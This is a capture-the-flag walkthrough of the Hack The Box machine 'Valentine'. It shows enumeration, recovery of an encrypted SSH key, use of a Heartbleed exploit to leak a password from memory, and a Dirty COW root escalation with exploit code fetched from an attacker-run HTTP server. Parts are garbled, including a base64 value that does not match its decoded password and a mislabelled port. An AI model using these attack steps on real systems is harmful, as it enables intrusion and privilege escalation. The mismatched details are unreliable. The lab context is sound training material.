


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Reconnaissance

```
(kali@kali)-[~]
$ sudo env "PATH=$PATH" autorecon -v 10.10.10.79 --heartbeat 30
```

Results:


PORT	Service
22	OpenSSH 5.9p1 Debian Subuntu1.10
80	Apache httpd 2.2.22 ((Ubuntu))
443	OpenSSH 5.9p1 Debian Subuntu1.10

Enumeration

Gobuster scan

```
(kali@kali)-[~]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.79 -k
```



```
/index (Status: 200) [Size: 38]
/dev (Status: 301) [Size: 310] [→ https://10.10.10.79/dev/]
/encode (Status: 200) [Size: 554]
/decode (Status: 200) [Size: 552]
/omg (Status: 200) [Size: 153356]
```




Index of /dev

Name	Last modified	Size	Description
Parent Directory	-	-	-
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80



Using this online tool (<https://conv.darkbyte.ru/>) we will decode this hex key:



-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78k8gNuk1DAqIAN5bjXvOPPso3jdbMFS8IE9p3UOL0fOxf7PzmkrDa8R
5y/b46+9nEpCmftPhNujRcW2U2jGcOFH+9RJD8C5UJMUS1/gjB/7/My00Mwx+al6
EI0Sb0YUAV1W4EV7m96QsZjrwjvNjYafm6vSkATPBhpugcASmVq76W6abRZeXi
Ebw66hJfMaAu4AzcM/kigNRFpYuNiXrS1w/deLCQcJ+Ea1T8Zlas6fcmhM8A+8P
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pHlJpYUll5Pu06x+L8n1r/GWMqS0EimNRD1j/59/4u3R0rTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSISHg9OD5HJ8G0R6Ji5RvCNUQjwxOFITjJmJnLlpxjvqf+U
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdXW5t5dPjAkBYRUnl91ESciD4Z+uC
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AloQ6j5TbJ57quYXZPylBjNp9GVpinPc3KpHttvqbptfWEESyZn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq656350J6TqHbAITQ1Rs9PulrS7K45XL7nY89/RZ5oSQe
2VwYRtZ1FngJSsv9+Mfv341bzDIWmk7WfEcWcHc16n9V0lbSNALnjThvEcPky
e1Bs5bsf9FguUzkGhAnnRfKkGVG1OVyUwC/LVjmbhZKwLhazRNd8HEM86fNjOp
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dYScz63Q2pQafxfSbuv4CMnNpdIrVKEoSrNRfk/ial3X1R3DxV8eSYFKFL6ppquX
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l0lN9L1b/NXpHjGa8WHHTJolilB5qUyUyWSeTBF2awRlXh9BrkZG4Fc4gdmW/lZT
RuGZkbMQZNIifz1QuilRVBm/F76Y/YMrnmM9K/1xSglskCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----

Saving this in a file called hype.key

We will now try logging in via SSH using this key, based on the key, hype is most likely the username

We get back the following result:

```
kali@kali: ~ - /root/.ssh/keys/valentine
$ ssh -i hype.key hype@10.10.10.79
Warning: Identity file 'hype' not accessible: No such file or directory.
ssh: Could not resolve hostname hype: No address associated with hostname

kali@kali: ~ - /root/.ssh/keys/valentine
$ ssh -i hype_key hype@10.10.10.79
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:qHhPv3qdlkhK8RTgT9lYnL2xFTNtYU8LS5w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
Warning: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'hype_key' are too open.
It is required that your private key files be NOT accessible by others.
This private key will be ignored.
Load key 'hype_key': bad permissions
hype@10.10.10.79's password: 
```

Since the private key is equivalent to a password, it should only be readable by you. So we will resolve this issue by the following chmod command

```
(kali@kali) [~/HTB/Linux/Easy/Valentine]
$ chmod 400 Hype_key
```

However we are still prompted for a password:

```
(kali@kali) [~/HTB/Linux/Easy/Valentine]
$ chmod 400 Hype_key

(kali@kali) [~/HTB/Linux/Easy/Valentine]
$ ssh -i Hype_key hype@10.10.10.79
Load key 'Hype_key': invalid format
hype@10.10.10.79's password:
```

We will run an nmap vulnerability script scan to see if any of the services are vulnerable

```
(kali@kali) [~/HTB/Linux/Easy/Valentine]
$ nmap --script vuln 10.10.10.79
```

We see that the service running on port 443 is vulnerable to the heartbleed bug:

```
443/tcp open  https
_ftp-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
ssl-heartbleed:
  VULNERABLE:
    The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
    State: VULNERABLE
    Risk factor: High
    OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
    allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.

    References:
    http://cvedetails.com/cve/2014-0160/
    http://www.openssl.org/news/secadv_20140407.txt
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
```


We will get the exploit:

```
git clone https://gist.github.com/10174134.git
```

After rummaging through the memory dump, we find the following strings:

```
GET /ports/ HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: 10.10.10.79
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
text=aGVhcnRibGVZGjlbGldmV0aGVoeXBICg==..V$.1.....6...". .....mpatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: 10.10.10.79
Connection: keep-alive
```

Someone used the decoder to decode the following text, lets try to do that



Your input:

```
aGVhcnRibGVZGjlbGldmV0aGVoeXBICg
```

Your encoded input:

```
heartbleedbelievethethehype
```

This is probably user hype's password

```
(kali@kali) [~/HTB/Linux/Easy/Valentine]
$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Now release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
```



```

kali@kali:~/HTB/Linux/Easy/Valentine
$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i hype.key hype@10.10.10.79
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ cd hype
-bash: cd: hype: No such file or directory
hype@Valentine:~$ cat hype.txt
cat: hype.txt: No such file or directory
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
hype@Valentine:~$ cd user.txt
-bash: cd: user.txt: Not a directory
hype@Valentine:~$ cat user.txt
2b01ee2eb0644bee9e898080f0cd10
hype@Valentine:~$

```

Privilege escalation

```

kali@kali:~/Desktop/linenum
$ python2 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...

```

```

hype@Valentine:~$ wget http://10.10.16.9:5555/LinEnum.sh
--2023-02-18 17:54:09-- http://10.10.16.9:5555/LinEnum.sh
Connecting to 10.10.16.9:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

100%[=====] 46,631 --K/s in 0.1s

2023-02-18 17:54:09 (337 KB/s) - 'LinEnum.sh' saved [46631/46631]

hype@Valentine:~$

```

Since we do not have permission to run the script in the normal directory, we will run it in the /dev/shm directory

```

hype@Valentine:/dev/shm$ bash LinEnum.sh
bash: LinEnum.sh: No such file or directory
hype@Valentine:/dev/shm$ wget http://10.10.16.9:5555/LinEnum.sh
--2023-02-18 17:56:34-- http://10.10.16.9:5555/LinEnum.sh
Connecting to 10.10.16.9:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

100%[=====] 46,631 --K/s in 0.1s

2023-02-18 17:56:35 (358 KB/s) - 'LinEnum.sh' saved [46631/46631]

hype@Valentine:/dev/shm$ ./LinEnum.sh
-bash: ./LinEnum.sh: Permission denied
hype@Valentine:/dev/shm$ bash LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[-] Thorough tests = Disabled

Scan started at:
Sat Feb 18 17:57:00 PST 2023

### SYSTEM ###
[-] Kernel Information:

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


As we can see that the version of linux running is pretty old so it might be vulnerable to the Dirty Cow vulnerability:

```

### SYSTEM ###
[-] Kernel information:
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 3.2.0-23-generic (buildd@crested) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu4) ) #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012

```



```

dirty.c  ./dirty  /etc/passwd based root  PTRACE_POKEADATA

```

```
kali@kali:~/HTB/Linux/Easy/Valentine]
$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.10.79 - - [18/Feb/2023 21:26:24] "GET //dirty.c HTTP/1.1" 200 -
```

```
(kali@kali)-[~/Downloads/linux-smart-enumeration-master]
$ ls
cve doc LICENSE lse.sh README.md screenshots tools
(kali@kali)-[~/Downloads/linux-smart-enumeration-master]
$ pwd
/home/kali/Downloads/linux-smart-enumeration-master
(kali@kali)-[~/Downloads/linux-smart-enumeration-master]
$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
```

```
hype@Valentine:/dev/shm$ wget http://10.10.10.9:1234//dirty.c
--2023-02-18 18:26:17-- http://10.10.10.9:1234//dirty.c
Connecting to 10.10.10.9:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: 'dirty.c'

100%[=====] 4,815 --.-K/s in 0s

2023-02-18 18:26:17 (257 MB/s) - 'dirty.c' saved [4815/4815]
hype@Valentine:/dev/shm$
```

```
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
```

```
hype@Valentine:/dev/shm$ ./dirty
File /tmp/passwd.bak already exists! Please delete it and run again
hype@Valentine:/dev/shm$ su firefart
Password:
firefart@Valentine:/dev/shm$
```

```
hype@Valentine:/dev/shm$ ./dirty
File /tmp/passwd.bak already exists! Please delete it and run again
hype@Valentine:/dev/shm$ su firefart
Password:
firefart@Valentine:/dev/shm$ cat /root/root.txt
5cc98d9b050e207b94732b4afe434fc
firefart@Valentine:/dev/shm$
```